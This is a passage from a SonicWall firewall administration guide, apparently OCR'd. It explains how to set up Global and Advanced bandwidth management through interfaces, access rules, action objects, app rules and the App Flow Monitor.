
Configuring the Firewall Settings > BWM Page

BWM works by first enabling bandwidth management in the **Firewall Settings > BWM** page, enabling BWM on an interface/firewall/app rule, and then allocating the available bandwidth for that interface on the ingress and egress traffic. It then assigns individual limits for each class of network traffic. By assigning priorities to network traffic, applications requiring a quick response time, such as Telnet, can take precedence over traffic requiring less response time, such as FTP.

To view the BWM configuration, navigate to the **Firewall Settings > BWM** page.

NOTE: The default settings for this page consists of three priorities with preconfigured guaranteed and maximum bandwidth. The medium priority has the highest guaranteed value as this priority queue is used by default for all traffic not governed by a BWM-enabled policy.

NOTE: The defaults are set by SonicWall to provide BWM ease-of-use. It is recommended that you review your specific bandwidth needs and enter the values on this page accordingly.



- **Bandwidth Management Type** option:


  IMPORTANT: When you change the **Bandwidth Management Type** from:

  - **Global** to **Advanced**, the default BWM actions that are in use in any App Rules policies are automatically converted to **Advanced BWM** settings.
  - **Advanced** to **Global**, the default BWM actions are converted to **BWM Global-Medium**.

  The firewall does not store your previous action priority levels when you switch the **Type** back and forth. You can view the conversions on the **Firewall > App Rules** page.

  - **Advanced** — Any zone can have guaranteed and maximum bandwidth and prioritized traffic assigned per interface.
  - **Global** — All zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic. For traffic more than 1 Gbps, maximum bandwidth is limited to 1 Gbps.
  - **None** — Disables BWM. This is the default.

- **Interface BWM Settings** — Mousing over the **Question Mark** icon displays a table showing whether the BWM settings are disabled or enabled for ingress and egress on the various interfaces:



- **Global Priority** Bandwidth table — Displays this information about the priorities:

  NOTE: This table is used only when **Global** BWM is selected. The table is dimmed when **Advanced** or **None** is selected.

  - **Priority** — Displays the priority number and name.
  - **Enable** — When a checkbox is selected, the priority queue is enabled for that priority.
  - **Guaranteed** — Enables the guaranteed rate, as a percentage, for the enabled priority. The configured bandwidth on an interface is used in calculating the absolute value.

    The corresponding **Enable** checkbox must be checked for the rate to take effect. By default, only these priorities and their guaranteed percentages are enabled:

    - **2 High** 30%
    - **4 Medium** 50%
    - **6 Low** 20%

    TIP: You cannot disable priority **4 Medium**, but you can change its percentage.

    The sum of all guaranteed bandwidth must not exceed 100%. If the bandwidth exceeds 100%, the **Total** number becomes red. Also, the guaranteed bandwidth must not be greater than the maximum bandwidth per queue.

  - **Maximum\Burst** — Enables the maximum/burst rate, as a percentage, for the enabled priority. The corresponding **Enable** checkbox must be checked for the rate to take effect.

Action Objects

Action Objects define how the App Rules policy reacts to matching events. You can customize an action or select one of the predefined default actions. The predefined actions are displayed in the App Control Policy Settings page when you add or edit a policy from the App Rules page.

Custom BWM actions behave differently than the default BWM actions. Custom BWM actions are configured by adding a new action object from the **Firewall** > **Action Objects** page and selecting the Bandwidth Management action type. Custom BWM actions and policies using them retain their priority level setting when the Bandwidth Management Type is changed from **Global** to **Advanced**, and from **Advanced** to **Global**.

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the Bandwidth Management Type setting on the **Firewall Settings** > **BWM** page. If the **Bandwidth Management Type** is set to:

- **Global**, all eight levels of BWM are available.
- **Advanced**, no priorities are set. The priorities are set by configuring a bandwidth object under **Firewall** > **Bandwidth Objects**.

Adding a policy: Default actions lists the predefined default actions that are available when adding a policy.

Adding a policy: Default actions

	If BWM Type =
Global	**Advanced**
BWM Global-Realtime	Advanced BWM High
BWM Global-Highest	Advanced BWM Medium
BWM Global-High	Advanced BWM Low
BWM Global-Medium High	
BWM Global-Medium	
BWM Global-Medium Low	
BWM Global-Low	
BWM Global-Lowest	

Global Bandwidth Management

Global Bandwidth Management can be configured using the following methods:

- Configuring Bandwidth Management on page 1060

  IMPORTANT: BWM must be enabled on **Firewall Settings > BWM** first.


- Configuring Global BWM on an Interface on page 1060
- Configuring Global BWM in an Access Rule on page 1061
- Configuring Global BWM in an Action Object on page 1062
- Configuring Application Rules on page 1063
- Configuring App Flow Monitor on page 1065
- Elemental Bandwidth Settings on page 1069
- Zone-Free Bandwidth Management on page 1070
- Weighted Fair Queuing on page 1070
- Enabling Advanced Bandwidth Management on page 1071

- Configuring Bandwidth Policies on page 1071
- Setting Interface Bandwidth Limitations with Advanced BWM on page 1078

Configuring Bandwidth Management

To set the Bandwidth Management type to Global:

1 Navigate to **Firewall Settings** > **BWM**.



2 Set the **Bandwidth Management Type** option to **Global**.

3 Enable the priorities that you want by selecting the appropriate checkboxes in the **Enable** column.

NOTE: You must enable the priorities on this page to be able to configure these priorities in Access Rules, App Rules, and Action Objects.

4 Enter the **Guaranteed** bandwidth percentage that you want for each selected priority. The total amount cannot exceed 100%.

5 Enter the **Maximum\Burst** bandwidth percentage that you want for each selected priority.

6 Click **Accept**.

Configuring Global BWM on an Interface

IMPORTANT: **Global** BWM must be enabled on **Firewall Settings > BWM** first, as described in Configuring Bandwidth Management on page 1060.

To configure BWM on an interface:


1 Navigate to **Network** > **Interfaces**.

2 Click the **Edit** button for the appropriate interface. The **Edit Interface** dialog displays.

3 Click the **Advanced** tab.

NOTE: Displayed options may differ depending on how the interface is configured.

4 Scroll to **Bandwidth Management**.



5 Select either or both the **Enable Interface Egress Bandwidth Limitation** and **Enable Interface Ingress Bandwidth Limitation** checkbox. These options are not selected by default.

When either or both of these options are selected, if a there isn't a corresponding Access Rule or App Rule, the total egress traffic on the interface is limited to the amount specified in the **Enable Interface Ingress Bandwidth Limitation (kbps)** field.

When neither option is selected, no bandwidth limitation is set at the interface level, but egress traffic can still be shaped using other options.

6 In the **Maximum Interface Ingress Bandwidth (Kbps)** field(s), enter the total bandwidth available for all ingress traffic in Kbps. The default is **384.000000** Kbps.

7 Click **OK**.

Configuring Global BWM in an Access Rule

IMPORTANT: **Global** BWM must be enabled on **Firewall Settings > BWM** first, as described in Configuring Bandwidth Management on page 1060.

You can configure BWM in each Access Rule. This method configures the direction in which to apply BWM and sets the priority queue.

IMPORTANT: Before you can configure any priorities in an Access Rule, you must first enable the priorities that you want to use on the **Firewall Settings > BWM** page. Refer to the **Firewall Settings > BWM** page to determine which priorities are enabled. If you select a Bandwidth Priority that is not enabled on the **Firewall Settings > BWM** page, the traffic is automatically mapped to priority **4 Medium**. See Configuring Bandwidth Management on page 1060.


Priorities are listed in the **Access Rules** dialog **Bandwidth Priority** table; see BWM priority queues.

To configure Global BWM in an Access Rule:

1 Navigate to the **Firewall > Access Rules** page.

2 Click the **Edit** icon for the rule you want to edit. The **Edit Rule** dialog displays.

3 Click the **BWM** tab.



4 Select either or both the **Enable Egress Bandwidth Management ('Allow' rules only)** checkbox and **Enable Ingress Bandwidth Management ('Allow' rules only)** checkbox. These options are not selected by default.

   a Select the appropriate bandwidth priority from the **Bandwidth Priority** drop-down menu. The highest, and default, priority is **0 Realtime**. The lowest priority is **7 Lowest**.

5 Click **OK**.

Configuring Global BWM in an Action Object

IMPORTANT: Global BWM must be enabled on **Firewall Settings > BWM** first, as described in Configuring Bandwidth Management on page 1060.

If you do not want to use the predefined Global BWM actions or policies, you have the option to create a new one that fits your needs.


To create a new Global BWM action object:

1 Navigate to the **Firewall > Action Objects** page.

2 Click **Add New Action Object** at the bottom of the **Action Object** table. The **Add/Edit Action Object** dialog displays.

3 In the **Action Name** field, enter a name for the action object.

4 In the **Action** drop-down menu, select **Bandwidth Management** to control and monitor application-level bandwidth usage. The options on the dialog change.



5 To specify BWM by priority, select either or both the **Enable Egress Bandwidth Management** checkbox and **Enable Ingress Bandwidth Management ('Allow' rules only)** checkbox. These options are not selected by default.

   a Select the appropriate bandwidth priority from the **Bandwidth Priority** drop-down menu(s). The highest, and default, priority is **0 Realtime**. The lowest priority is **7 Lowest**.

6 In the **Bandwidth Aggregation Method** drop-down menu, select the appropriate bandwidth aggregation method:

- **Per Policy** (default)
- **Per Action**

7 To specify BWM by Bandwidth Object, select either or both the **Enable Ingress Bandwidth Management** checkbox and the **Enable Ingress Bandwidth Management** checkbox. These options are not selected by default.

8 In the **Bandwidth Object** drop-down menu(s), select the appropriate Bandwidth Object or create a new one.

9 Click **OK**.

Configuring Application Rules

Configuring BWM in an Application Rule allows you to create policies that regulate bandwidth consumption by specific file types within a protocol, while allowing other file types to use unlimited bandwidth. This enables you to distinguish between desirable and undesirable traffic within the same protocol.

Application Rule BWM supports the following **Policy Types**:

- SMTP Client
- HTTP client
- HTTP Server
- FTP Client
- FTP Client File Upload
- FTP Client File Download
- FTP Data Transfer
- POP3 Client
- POP3 Server
- Custom Policy
- IPS Content
- App Control Content
- CFS

NOTE: You must first enable BWM before you can configure BWM in an Application Rule.

Before you configure BWM in an App Rule:


1 Enable the priorities you want to use in **Firewall Settings** > **BWM**. See Configuring Bandwidth Management on page 1060.

2 Enable BWM in an **Action Object**. See the Configuring Global BWM in an Action Object on page 1062.

3 Configure BWM on the **Interface**. See the Configuring Global BWM on an Interface on page 1060.


To configure BWM in an Application Rule:

1 Navigate to the **Firewall > App Rules** page.



2 Under **App Rules Policies**, select an action type from the **Action Type** drop-down menu.

3 Click the **Edit** icon in the **Configure** column for the policy you want to configure. The **App Control Policy Settings** dialog displays.



4 In the **Action Object** drop-down menu, select the BWM action object that you want.

5 Click **OK**.


Configuring App Flow Monitor

BWM can also be configured from the **Dashboard > AppFlow Monitor** page by selecting a service type application or a signature type application and then clicking the **Create Rule** button. The Bandwidth Management options available there depend on the enabled priority levels in the Global Priority Queue table on the **Firewall Settings** > **BWM** page. The priority levels enabled by default are High, Medium, and Low.

NOTE: You must have SonicWall Application Visualization enabled before proceeding.

To configure BWM using the App Flow Monitor:

1 Navigate to the **Dashboard > App Flow Monitor** page.




2 Check the service-based applications or signature-based applications to which you want to apply global BWM.

NOTE: General applications cannot be selected. Service-based applications and signature-based applications cannot be mixed in a single rule.


NOTE: Creating a rule for service-based applications results in creating a firewall access rule, and creating a rule for signature-based applications creates an application control policy.

3 Click **Create Rule**. The **Create Rule** dialog displays. There are slight differences between rules for service-based application options and for signature-based application options.

Service-based Application Options




Signature-based Applications Options




4 Select the **Bandwidth Manage** radio button.

5 Select a global BWM priority.

6 Click **Create Rule**. A confirmation dialog displays. There are slight differences between the items created for service-based application options and for signature-based application options.



Service-based Application Successful



Signature-based Applications Successful

7 Click **OK**.

8 To verify that the rule was created, navigate to

- **Firewall > Access Rules** page for service-based applications.
- **Firewall > App Rules** for signature-based applications.

NOTE: For service-based applications, the new rule is identified with a **Tack** icon in the **Comments** column and a prefix in **Service** column of `~services=<service name>`. For example, `~services=NTP&t=1306361297`.

For signature-based applications, the new rule is identified with a prefix, `~BWM_Global-<priority>=~catname=<app_name>` in the **Name** column and a prefix in the **Object** column of `~catname=<app_name>`.


Advanced Bandwidth Management

Advanced Bandwidth Management enables you to manage specific classes of traffic based on their priority and maximum bandwidth settings. Advanced Bandwidth Management consists of three major components:

- **Classifier** – classifies packets that pass through the firewall into the appropriate traffic class.
- **Estimator** – estimates and calculates the bandwidth used by a traffic class during a time interval to determine if that traffic class has available bandwidth.
- **Scheduler** – schedules traffic for transmission based on the bandwidth status of the traffic class provided by the estimator.

Advanced Bandwidth Management: Basic concepts illustrates the basic concepts of Advanced Bandwidth Management.

Advanced Bandwidth Management: Basic concepts



Bandwidth management configuration is based on policies that specify bandwidth limitations for traffic classes. A complete bandwidth management policy consists of two parts: a classifier and a bandwidth rule.

